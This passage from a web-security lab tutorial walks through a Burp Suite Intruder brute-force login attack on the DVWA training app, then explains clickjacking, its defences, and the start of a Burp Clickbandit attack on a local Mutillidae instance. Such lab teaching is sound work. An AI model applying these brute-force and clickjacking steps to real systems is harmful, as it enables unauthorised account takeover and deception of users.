
12. Because we are going to brute force in more than one parameter (username and password), choose the Cluster bomb in attack types.




13. Next, go to the Payloads section, and look at the Payload set below; it will consist of two parameters, the first username and the second password. It is based on which position you add first.




14. In the Payload set, you can enter the parameter manually or simply click load the file you download in my repo. As I said, the first parameter is the username, and the second is the password. The image below shows that I load the top-usernames into the first Payload.




15. The output will be like this, and we can manually add it.




16. Next, we put the default password in the second parameter.




17. The bullet is already loaded into the weapon but before execution. See again; if you follow the steps correctly, it will show how many requests will be happened.



18. The brute force is starting, and it will take time.




19. Look, everything is done below; the sign your brute force is a success or not is in the length section; if it shows a different length, it means the attack was a success.




20. Because the length is different, look at the response or try login in using that account.

```
                <br />
81              <br />
82              <input type="submit" value="Login" name="Login">
83
84            </form>
85            <p>
                Welcome to the password protected area admin
              </p>
              <img src="/dvwa/hackable/users/admin.jpg" />
86          </div>
87
88          <h2>
              More Information
            </h2>
89          <ul>
90            <li>
```



Successfully done, BruteForce Attack……

Clickjacking:



Clickjacking, also known as a UI redress attack or a user interface (UI) deception attack, is a type of web application security vulnerability where an attacker tricks a user into clicking on a button or link that is hidden or disguised as a legitimate button or link on a website.
The attacker typically achieves this by overlaying the legitimate button or link with a transparent element or by using other techniques to make the legitimate button or link difficult to see or click. When the user clicks on the hidden or disguised button or link, they inadvertently perform an unintended action, such as transferring funds or revealing sensitive information.

To prevent clickjacking attacks, web developers should implement measures such as:


1. Implementing X-Frame-Options: This involves adding the X-Frame-Options HTTP header to web pages to prevent them from being embedded in an iframe, which can be used to overlay the page with a transparent element.
2. Using frame-busting scripts: This involves using JavaScript code that detects when a web page is being loaded within an iframe and prevents it from being displayed.
3. Implementing content security policies: This involves using a Content-Security-Policy header to restrict the types of resources that can be loaded on a web page, which can prevent clickjacking attacks that rely on loading external resources.

Users can protect themselves against clickjacking attacks by being cautious when clicking on buttons or links on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against clickjacking, such as the X-Frame-Options header, can add an extra layer of protection against clickjacking attacks.


Target: http://172.16.1.102/mutillidae/index.php

To get started, we need to fire up Mutillidae and Burp Suite. Next, we will configure Burp to work as a proxy in the browser so we can intercept requests.


In Firefox, navigate to "Preferences," and scroll all the way down to the section titled Network Proxy. Click on the "Settings" button, select "Manual proxy configuration," and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Now, check "Use this proxy server for all protocols," and make sure it is blank under No Proxy for. Click "OK," and we should be good to go.



In Burp, go to the "Proxy" tab and make sure "Intercept is on" is enabled. Next, back in Mutillidae, simply browse to the home page where we will perform the clickjacking attack. We should now see the request appear in Burp.




At the top of the window, go to the "Burp" menu, and select "Burp Clickbandit" from the drop-down. A new window will pop up with instructions for using this tool.




Following the instructions, click the "Copy Clickbandit to clipboard" button, which will copy the script to the clipboard. Next, in the browser, go back to the Mutillidae home page. In Burp, we can either forward the request or turn the intercept feature off to reload the page.

